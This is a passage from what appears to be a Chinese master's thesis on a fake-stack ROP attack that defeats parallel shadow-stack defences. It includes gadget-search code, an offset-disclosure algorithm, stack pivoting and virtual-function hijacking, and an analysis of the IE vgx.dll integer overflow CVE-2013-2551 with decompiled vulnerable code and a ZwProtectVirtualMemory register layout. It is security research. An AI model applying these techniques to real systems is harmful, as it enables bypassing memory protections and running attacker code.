- 内存读写：攻击目标程序包含一个内存泄露，能够提供我们在内存空间中任意读写的能力，以完成实时的 ROP 攻击。这种漏洞在现实程序中普遍存在，而且可利用[Serna, 2012]。

3.2 攻击方法总体设计

基于伪造栈的 ROP 攻击利用信息泄露，通过分析指向可执行代码段的指针获取更多内存信息。当得到第一个初始指针之后，可以容易地获取具有可执行权限的内存页中函数块的地址，以及每一条指令的地址。所以实施攻击的第一步，需要选择合适的 **gadget**，满足攻击目标，然后确定这些 **gadget** 在内存中的虚拟地址。在我们的攻击模型中，**gadget** 需要能够为指定地址所在的内存页赋予可写可执行权限，之后利用功能完善的 **shellcode** 执行攻击意图。其次，需要绕过平行影子栈的防御机制。




图 3.1 基于伪造栈的 ROP 攻击方法总体设计

从直观上看，只要同时将运行时栈和平行影子栈中的返回地址篡改成攻击者设计的值就能有效地绕过对返回地址的保护机制。但是，这其中存在巨大的挑战。首先，在攻击过程中我们很难从脚本环境中解析运行时栈所在的地址，因为在脚本环境中开发人员不需要接触底层相关的内存操作，内存相关的敏感信息本来就是被隐藏的；其次，运行时栈以及影子栈之间的偏移也不可知，攻击者没有关于

目标系统的额外信息。这两个未知的地址信息使得我们不得不思考另外的方式代替直接地修改原始的栈内容。

我们提出了一种半实时的基于伪造栈的 ROP 攻击方式。在这种方式下，我们不直接修改原始运行时栈和影子栈上的返回地址，而是伪造了另一个运行时栈以及影子栈，这两个新的栈中的数据都可以被我们控制。我们只要精心构造两个栈上的内容（返回地址、数据等），将原始的运行时栈调整到新的运行时栈，劫持程序运行的正常控制流，就能有效地绕过对返回地址保护的防御机制，保证 ROP 攻击顺利执行。为了完成这一系列过程，需要收集相关的信息。我们的攻击方法总体设计如图 3.1 所示，需要解决四个关键问题：搜索 gadget、确定 gadget 地址和栈偏移量、伪造运行时栈和影子栈以及劫持虚函数，接下来将对每一部分的设计进行介绍。

Algorithm 1 Galileo 改进版本. 通过反汇编可执行代码段的二进制流，构建一个以 ret 为根的 trie 树。从树的每一个叶节点到根节点都代表着一个 gadget。对原始版本的算法进行改进，在每个节点中都存储了父节点包含的指令序列，这样叶节点中就包含了完整的 gadget 序列；增加了存储叶节点的数据结构，用于提升筛选效率。

```

INPUT: 可执行代码段的二进制流
OUTPUT: 代表所有 gadget 的 trie 树
PROCEDURE Galileo(textseg, trie)
    FOR pos FROM 1 TO textseg_len DO:
        IF the byte at pos is c3, i.e., a ret instruction, THEN:
            CALL BUILDFROM(pos, root);
            Copy leaf gadget vector;
        END IF
    END FOR
END PROCEDURE

PROCEDURE BUILDFROM(index pos, instruction parent_insn):
    FOR step FROM 1 TO max_insn_len DO:
        IF bytes[(pos - step) ... (pos - 1)] decode as a valid instruction insn, THEN
            Ensure insn is in the trie as a child of parent_insn;
            Copy parent's.gadget sequence into insn's gadget vector added with insn;
            CALL BUILDFROM (pos - step, insn).
        END IF
    END FOR
END PROCEDURE

```

图 3.2 Galileo 算法改进版本

3.2.1 搜索 gadget

为了实施基于伪造栈的 ROP 攻击，第一个需要解决的问题就是搜索 **gadget**。整个攻击是半实时的，唯一线下完成的步骤就是搜索 **gadget** 的过程，之后的过程中确定偏移量、注入 **payload**、劫持控制流等操作都是实时完成。

因为本文描述的攻击的主要目的是攻破平行影子栈的防御，所以假设在加载时只应用了模块随机化（**ASLR**）。因为实时地在内存空间搜索 **gadget** 是一件占用大量资源的过程，而且执行缓慢，所以我们选择线下搜索 **gadget**，这样可以显著地加快整个攻击的过程。

首先，我们利用[Shacham,2007]提出的 **Galileo** 算法的改进版本(如图 3.2 所示)对库的代码段进行扫描，通过反汇编等过程搜集指令序列，作为最初候选 **gadget**。在解析的过程中，本文对于中间已经解析出来的指令存储进行了改进。在原始的 **Galileo** 算法中，树的每个节点只存储本身所代表的指令，这样导致的结果就是在树的遍历过程中，需要从根节点一直搜索到叶节点才能确定 **gadget** 的整个序列。本文所采取的改进方法是为树的每个节点添加一个存储结构，用于记录从本节点到根节点的指令序列。在对每一个 **ret** 指令之前的指令解析结束之后，将所有叶节点存储到另外的数据结构（**vector**）中。通过这种方式，在筛选 **gadget** 的过程中，就不需要像原始版本一样遍历树，而只需要遍历这个存储叶节点的数据结构。本文中改进的算法版本将这个遍历过程降低到了线性复杂度，有效地提高了 **gadget** 搜索效率。

其次，根据攻击意图从这些候选 **gadget** 中筛选出合适的 **gadget** 并串接起来。在筛选的过程中，需要考虑 **gadget** 类型、相邻 **gadget** 之间依赖关系等问题。因为 **ROP** 攻击已经被证明是图灵完备的，所以在本文中不再重复验证，我们只利用其中的一个子集为指定地址所在的内存页赋予可写可执行权限。需要注意的一点是，在 **x86** 平台，由于指令的长度不是一定的，所以如果解析方式不同，可能会有不同的 **gadget** 序列。在我们的攻击模型中，利用的 **gadget** 既可以是 **intended** 序列（代表编译器根据源码表达的意义生成的序列），也可以是 **unintended** 序列（代表从编译器确定意义的序列中间开始解析的序列），如图 3.3 所示。两种 **gadget** 序列唯一的区别就是在 **unintended** 序列不会有返回地址保护策略，所以在平行影子栈中不需要为这样的序列准备返回地址。




图 3.3 Unintended Gadget 示例

3.2.2 确定 gadget 地址和栈偏移量

我们提前(AOT)在库中搜索可用的 **gadget**, 记录下它们相对于库基址的偏移, 因为这个偏移始终是保持不变的, 只是库的基址被随机化。一旦库被加载到内存空间中, 通过信息泄露可以获取库的基址。利用偏移保持不变的事实, 我们就能够轻易地计算出 **gadget** 被加载到内存中的地址。

确定运行时栈和平行影子栈之间的偏移也存在很大的挑战, 因为我们对攻击目标没有额外的信息。从防御者的角度看, 影子栈的保护机制既可以在编译阶段实施, 也可以在加载阶段实施。如果选择在编译阶段实施, 那么在对源码进行解析后, 编译器必须在函数入口以及 **ret** 指令之前分别添加用于影子栈机制的两条指令。如果选择在加载阶段实施, 那么就需要利用二进制重写工具对可执行文件动态地添加这些指令中的偏移值。通过两种方式中的任一种都能够达到防御目的, 但是, 不管影子栈防御是在何时添加, 从攻击者的角度看, 我们都能用统一的方式来确定这个偏移, 如图 3.4 所示。为了完成设置内存页权限的任务, 我们已经确定需要什么类型的 **gadget**, 并确定使用哪些 **gadget**, 所以此时能够确定这些 **gadget** 加载到内存中的地址。通过分析这些 **gadget** 中每一条指令, 我们就可以得到 **ret** 指令的地址。

另外, 在影子栈防御下, 因为被加入的函数入口和 **ret** 指令之前的代码模式是公开的, 所以通过分析, 我们可以从中获取这些代码的特定格式。掌握这些特

征信息之后，可以利用漏洞直接读取包含这些指令的内存区域的内容。然后利用算法对这段内容进行解析，分析出嵌入在指令中的关于运行时栈和平行影子栈之间的偏移量。

Algorithm 2 DiscloseOffset. 解析运行时栈和平行影子栈之间的偏移。输入一个 ret 指令的地址作为初始值，一个 form 作为匹配的特征，利用字符串分析找出嵌入指令的偏移值。

```

INPUT: ret 指令的地址(retAddr)
        匹配的特征(form)
OUTPUT: 偏移值 offset
PROCEDURE DiscloseOffset(retAddr, form)
    Content ← Retrieve the content before the ret instruction using retAddr;
    Inst[] ← Using string comparing to disassemble content;
    FOR ALL inst In Inst[] DO
        IF !IsMatchSpecialForm(inst, form) THEN
            CONTINUE;
        END IF
        Offset ← placed at a fixed offset in the instruction, string.substring() to decode(inst);
        RETURN Offset
    END FOR
END PROCEDURE

```

图 3.4 DiscloseOffset 算法

3.2.3 伪造运行时栈和影子栈

为了攻破平行影子栈的防御机制，首先需要伪造运行时栈，并调整原始运行时栈。在设计层面，调整运行时栈就是分配一块新的内存区域，然后将栈顶指针(%esp)指向这块区域的某个地址处，代表着新的栈顶，程序运行时的状态就会被记录在这块新的内存区域中。因此，为了调整运行时栈，只需要为栈顶指针(%esp)赋予新值，stack pivot gadget[Zovi, 2010]可以完成这个工作。通常情况下，可以将其它通用寄存器的值通过 mov 指令传送给%esp，一个典型的 stack pivot 例子：mov %esp, %eax; ret，这个指令序列完成的任务就是将%eax 的值赋给%esp。当%eax 的值指向一块能够控制的内存区域时，通过 stack pivot 的执行，运行时栈就能够调整到这块新的内存区域。如果我们在区块预先填充 ROP gadget 的地址以及包含攻击意图的 shellcode，它们就能顺利的执行。

在整个 ROP gadget 链中，stack pivot 是第一个 gadget。当 stack pivot 结束执行之后，最后的 ret 指令将会被执行。因为在新的运行时栈中，其它的返回

地址以及用于填充的数据都已经被精心地布置好，所以这条 ret 指令将会把下一个 gadget 的地址加载到%eip 中，控制流就会转移到其它 gadget，完成剩余的任务。




图 3.5 创建运行时栈和平行影子栈

经过对平行影子栈的仔细研究，我们可以发现虽然这种实现方式能够提供较高效的防御，但是在其自身的安全性上却存在可以被利用的缺陷，我们能够通过伪造平行影子栈的方式绕过对返回地址保护的防御机制。为了保证在 gadget 运行时成功绕过运行时栈和影子栈上对于返回地址的保护机制，不被任何代码检查出来，需要在内存中伪造一个平行影子栈。如[Dang, 2015]在文中描述的一样，影子栈被分配在距离运行时栈一个预先设定的偏移处。为了防御能力和性能上的考虑，他将影子栈分配在运行时栈之上偏移 0x1000000 (16M) 的位置，二者的所有返回地址之间都是相隔这个偏移。但是在实际的影子栈的实现中，这个偏移可能是另外的值，所以我们在伪造影子栈的时候不能依赖这个建议值。尽管是这样，我们依然能够通过前面介绍的方法确定实际的偏移值，即使没有任何其它

关于目标系统的信息。

在本文基于伪造栈的攻击方法中，我们首先获取栈之间的偏移，然后在距离运行时栈这个偏移的位置伪造平行影子栈。这种方法能够有效地破解影子栈的防御，而且易于实施。在我们的设计中，首先分配一块内存区域作为新的运行时栈，然后将返回地址依次拷贝到影子栈中。这样，我们就完成了攻击运行时用于记录状态的运行时栈和用于返回地址保护的平行影子栈的创建，如图 3.5 所示。只需触发漏洞，整个攻击过程就能按照我们设计的方式运行。

3.2.4 劫持虚函数

在之前的步骤中，我们成功地将 `gadget` 地址写入到了伪造的运行时栈和影子栈中，接下来需要完成的任务就是劫持程序的正常控制流，触发 `stack pivot gadget` 以及其它 `ROP gadget` 执行。劫持程序控制流通常采用最简单的两种方式——篡改函数返回地址以及修改函数指针。篡改函数返回地址就是将记录函数执行过程的栈帧中保存的返回地址修改为 `gadget` 地址，这种方式显然不适合我们的攻击模式。因为一方面在攻击时我们不清楚运行时栈的地址，在脚本环境中很难去篡改返回地址；另一方面，在平行影子栈的保护措施下，不仅要修改运行时栈中的返回地址，还要篡改影子栈中保存的返回地址副本。所以，我们采用修改函数指针的方式劫持控制流。

修改虚函数指针之后，利用 `JavaScript` 提供的垃圾回收函数调用被修改的虚函数，触发攻击。

3.3 本章小结

本章首先阐述了假设和攻击模型，介绍了攻击目标已经部署的防御措施，以及为了实施本文提出的半实时攻击方式，攻击者具备的基本能力。然后描述了基于伪造栈的 `ROP` 攻击方法的总体设计，需要解决四个难题：搜索 `gadget`、确定 `gadget` 地址和栈偏移量、伪造运行时栈和影子栈以及劫持虚函数。接着，文章从设计层面介绍了每个部分考虑的问题。搜索 `gadget` 是攻击方法中线下完成的一项任务，在决定攻击意图之后，就可以在相关的库中寻找合适的 `gadget` 链。确定 `gadget` 地址和栈偏移量是第二个重要内容。利用信息泄露可以分析出这些

gadget 加载到内存中的虚拟地址，做好 ROP 攻击的准备。通过设计一种通用的算法可以实时地从内存分析出嵌入在指令中的偏移量，不管这个值是在编译阶段还是加载阶段确定的。第三个难题是伪造运行时栈和影子栈，这是将程序的正常执行劫持到攻击者设计的执行流过程中的关键步骤，通过伪造程序运行时的状态信息，能够有效地控制整个执行流；同时，这是绕过影子栈防御措施必不可少的过程，通过控制影子栈的内容，有效地绕过防御机制。最后通过篡改虚函数，劫持控制流，达到攻击意图。

接下来，我们将在下一章中详细描述基于伪造栈的半实时 ROP 攻击框架实现。

第四章 基于伪造栈的半实时 ROP 攻击框架实现

利用基于伪造栈的 ROP 攻击方法，我们设计了一套半实时攻击框架。在整个攻击框架中除了搜索 gadget 通过线下方式完成，其它的攻击步骤都是实时完成，所以整体上属于一种半实时的代码复用攻击。传统的 ROP 攻击首先线下对 gadget 进行筛选，找出所需要的代码序列，确定它们加载到内存中的地址，最后再篡改栈上的返回地址。这个过程会耗费大量的时间，而且如果目标系统应用了 ASLR，这种攻击方式就会失效，因为攻击者不能猜测这些 gadget 加载到内存的虚拟地址。除此之外，这种纯线下的攻击模式根本不能攻破平行影子栈的防御策略，因为攻击者完全不知道运行时栈与影子栈之间的偏移，不可能将返回地址写入影子栈中。

本文采用了半实时的代码复用策略。考虑到搜索 gadget 的过程本身是一件耗时的过程，所以，首先通过线下的方式确定使用哪些 gadget，然后利用信息泄露在运行时破解出它们的虚拟地址。通过这种方式，在最大程度上减轻攻击运行时资源占用量的同时，保证了 ROP 攻击的可行性。之后的过程都是在攻击运行时完成的。

本章首先对目标平台的漏洞代码进行分析，然后详细介绍基于伪造栈的半实时 ROP 攻击框架的实现步骤，最后利用框架对目标平台实施攻击并进行评估。如前所述，我们的攻击实验采用 ROP Gadget + shellcode 的模式，ROP Gadget 将 shellcode 所在内存页面设置为可执行，而 shellcode 包含可执行代码。

4.1 漏洞分析

为了更直观的说明攻击框架的实现，我们首先针对 32 位 Windows 7 sp1 上的 Internet Explorer (IE) 的一个信息泄露漏洞 (CVE-2013-2551¹) 进行分析；然后再对框架的每个部分进行详细的介绍。

VML (Vector Markup Language)，矢量标记语言，用于描述 IE 支持的二维矢量图像控件，由 vgx.dll 动态链接库实现。CVE-2013-2551 是一个 vgx.dll

1.<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-2551>

中的整数溢出漏洞，vgx.dll 在设置<v:stroke>标签的 dashstyle.array.length 属性时，没有对传入的参数进行完备的检查，从而导致整数溢出。攻击者可以利用这个漏洞修改 ORG 数组的长度，获取内存空间任意读写能力，最终绕过 DEP 和 ASLR 防御。相关漏洞代码编译如图 5.1 所示。

```

int __stdcall COALineDashStyleArray::put_length(int a1, int a2){
    //vgx!ORG::'vftable'
    (**(void (__stdcall ***)(signed int, int *)))(v6 + 48))(463, &a1);
    current_length = (*(int (__stdcall **)(int))(*(_DWORD *)a1 + 44))(a1);
    //cmp %edx, %esi           //esi<-desired_length, edx<-current_length
    //jge vgx! COALineDashStyleArray::put_length+0xb5
    if ( current_length >= desired_length ) {           //有符号比较 jge
        (*(void (__stdcall **)(int, int, int))(*(_DWORD *)a1 + 40))(a1,
            desired_length, current_length - desired_length);
        goto LABEL_10; //调用函数将 current_length 设置为 desired_length
    }
    v8 = desired_length - current_length; //当前大小<设定大小，分配新的空间
    v9 = (void *)operator new(4 * (desired_length - current_length)
        | -(unsigned int)(desired_length - current_length) >> 30 != 0);
    memset(v9, 0, 4 * v8); //初始化新的空间
    free(v10); //释放原来的空间
}

```

图 5.1 COALineDashStyleArray::put_length 函数中整数溢出相关代码

在 vgx.dll 模块实现中，dashstyle.array.length 属性被声明为 unsigned int 类型的变量。通过分析漏洞代码可以发现，COALineDashStyleArray::put_length 函数比较当前长度和设定长度（current_length 和 desired_length）时，使用的跳转指令是有符号比较 jge。因此，当传入的 desired_length 为-1（无符号数 0xffff，有符号数-1），就会导致数组的 length 属性最终被设置成一个大数 0xffff，在没有重新为数组分配内存的情况下，数组的 length 属性变大，这样就能用实现越界访问。我们利用这个漏洞对内存任意地址进行读写，通过泄露内存信息、篡改 COARuntimeStyle 对象虚函数表指针，能够有效地攻破系统的防御机制，实现任意功能的 shellcode 执行。

4.2 攻击框架实现

整个攻击框架流程如图 4.1 所示，分成四个步骤：步骤 1 利用线下方式在库中搜索 gadget，通过解析可执行代码段的二进制流寻找候选 gadget，然后筛选合适的 gadget 完成攻击意图；步骤 2 利用堆空间去碎片和信息泄露等方法确定 gadget 地址和栈偏移量，这个栈偏移量指运行时栈和影子栈之间的偏移量；步骤 3 将 payload 写入到堆中，并利用漏洞在堆中伪造运行时栈和影子栈；步骤 4 调用伪造的虚函数，将运行时栈调整到伪造的版本，劫持控制流，触发攻击。




图 4.1 基于伪造栈的半实时 ROP 攻击框架

4.2.1 搜索 gadget

我们利用改进的 Galileo 算法对库文件的可执行代码段进行分析，采用 C++ 实现，如图 4.2 所示。

首先我们必须解析二进制流，从整个二进制流的第一个字节开始判断，当遇到 `ret` 指令对应的字节（c3）时，就调用子函数 `build_from` 和 `copyToRes`。`Build_from` 函数实现的功能是搜索这个字节之前所有符合要求的 `gadget` 并记录下来。函数的实现过程是通过逆向遍历的方式对字节分析，当一串字节能够被解

析为指令时，就将指令加入树中，并继续向前搜索，直至符合结束条件。树的每个节点都有一个存储结构，用于记录从本节点到根节点的指令序列。每次找到一条指令之后，就会将父节点的指令序列拷贝到本节点，由函数 `copyInsnSequence` 实现。在对每一个 `ret` 指令之前的指令解析结束之后，将由函数 `copyToRes` 把所有叶节点存储的序列转移到另外的数据结构（`vector`）中。通过这种方式，在筛选 `gadget` 的过程中，就不需要像原始版本一样遍历树，而只需要遍历这个存储序列的数据结构。

在解析字节时，采用了第三方库 `libdasm`²。`libdasm` 是一个开源的反汇编库，采用 C 语言实现，可以容易地嵌入到 C++ 程序中使用，支持 Intel 和 AT&T 的语法解析。借助 `libdasm` 对二进制流的解析能力，我们可以分析出库中所有候选 `gadget`。

Galileo 算法改进版本实现。通过分析可执行代码段的二进制流，利用反编译工具进行指令解析。构建一个以 `ret` 为根的 trie 树。在每个子节点中都存储了父节点包含的指令序列，这样叶节点中就包含了完整的 `gadget` 序列；最终将这些叶节点统一存储到一个数据结构中。（C++）

```
void galileo_seg(Trie* &tree, unsigned char* seg, size_t seg_len, vector<Trie*>& res) {
    for (size_t pos = 0; pos < seg_len; pos++) {
        if (seg[pos] == '\xc3') {
            build_from(seg, pos, tree->root);
            copyToRes(res, tree->root); // 将叶节点中的 gadget 结果记录下来
        }
    }
}

void build_from(unsigned char* seg, size_t pos, TrieNode* &parent) {
    if (pos < 0) return;
    for (size_t step = 1; step <= MAX_INSN_SIZE && step <= pos; step++) {
        [...code snips] // variable initialization
        if (decode_as_insn(seg, step, pos, insn, line)) {
            if (!insn_boring(insn)) {
                TrieNode* node = new TrieNode; node->insn = insn;
                parent->record.push_back(node);
                copyInsnSequence(node, parent); // 拷贝父节点的指令序列
                build_from(seg, pos - step, node);
            }
        } // end if decode
    } // end for
} // end build_from
```

图 4.2 Galileo 算法改进版本实现

2. <https://github.com/alexeevdv/libdasm>

其次，我们需要从所有候选的 **gadget** 进行筛选，以达到改变页权限的目的。在我们的攻击模型中，**payload** 由 ROP **gadget** 和 **shellcode** 组成，**shellcode** 包含恶意攻击逻辑。因为 **shellcode** 位于数据段，由于 DEP 防御措施的保护，它们不可直接执行，所以 ROP **gadget** 的作用就是为包含 **shellcode** 的内存页赋予可执行权限。为了达到这个目标，我们选择的是位于 Windows 动态链接库 ntdll.dll 中的系统调用 **ntdll!ZwProtectVirtualMemory**。为了调用这个函数，我们需要选择合适的 **gadget**。

通常情况下，为了调用系统函数，可以将系统函数的地址写入栈中，附带需要的参数，这些工作可以由 **gadget** 分工完成，在 **gadget** 执行完毕之后就会将控制流转移到系统调用。为了达到这个效果，我们首先利用合适的 **gadget** 将各个参数按照合理的顺序存储到不同的寄存器中，然后利用包含 **PUSHAD** 指令的 **gadget** 将这些参数压栈。**PUSHAD** 会将通用寄存器的值依次压栈，具体顺序是 **EAX, ECX, EDX, EBX, ESP, EBP, ESI, EDI**[Intel, 2016]。所谓合理的方式就是在存储这些参数值到寄存器的过程中，后面的 **gadget** 运行时不会破坏前面 **gadget** 运行的结果。各个寄存器保存的参数信息如表 4.1 所示。

表 4.1 系统调用各个参数值

EDI	ntdll!ZwProtectVirtualMemory 系统调用的虚拟地址
ESI	返回地址，系统调用返回之后要执行的指令所在地址
EBP	0xffffffff，保证栈空间的大小
ESP	指向需要赋予可执行权限的内存页的基址
EBX	指向需要赋予可执行权限的代码的大小
EDX	0x00000040，可执行权限
ECX	指向保存原始访问权限的变量

4.2.2 确定 **gadget** 地址和栈偏移量

为了确定 **gadget** 地址以及运行时栈和影子栈之间偏移量，需要利用信息泄露。接下来我们针对浏览器的特性，展示如何利用信息泄露漏洞获取内存敏感信息。

通常情况下，主流的浏览器都已经部署了各种有效地防御措施，如 **DEP**、**ASLR**。浏览器提供的交互方式之一就是 **JavaScript**，**JavaScript** 引擎保证了它

一直运行在受保护的内存环境中。在 JavaScript 正常运行中，攻击者不能通过 JavaScript 提供的接口对内存进行操作，所以对浏览器的攻击并不是简单的事情。但是，我们同时注意到 JavaScript 引擎的运行时环境并不像 JavaScript 语言本身一样安全。因为在众多的浏览器设计中，为了性能的考虑，这些运行时环境通常由 C/C++ 这种偏向底层的语言实现，以减少解析成本，尽可能提高运行效率，而这些语言却很容易被攻击者利用。在我们的攻击模型里，就是利用运行时环境 `vgx.dll` 动态链接库中存在的整型溢出漏洞泄露出内存空间的敏感信息（如函数指针），然后劫持程序的正常控制流，达到攻击意图。

堆空间去碎片

经过分析发现，即使对于简单的网页进行解析，浏览器也会在这个过程中生成大量的 C++ 对象，包括存在漏洞的 ORG 数组对象以及用于信息泄露的 COARuntimeStyle 对象。这些对象整个生命周期都由内存管理器负责，包括对象的分配以及释放。为了泄露内存信息，我们利用目标系统从堆空间分配存在漏洞的 ORG 数组对象，并使其发生溢出，修改内存空间中紧随其后的 COARuntimeStyle 对象。我们预期的内存空间分布应该如图 4.3 所示。




图 4.3 预期的堆空间布局

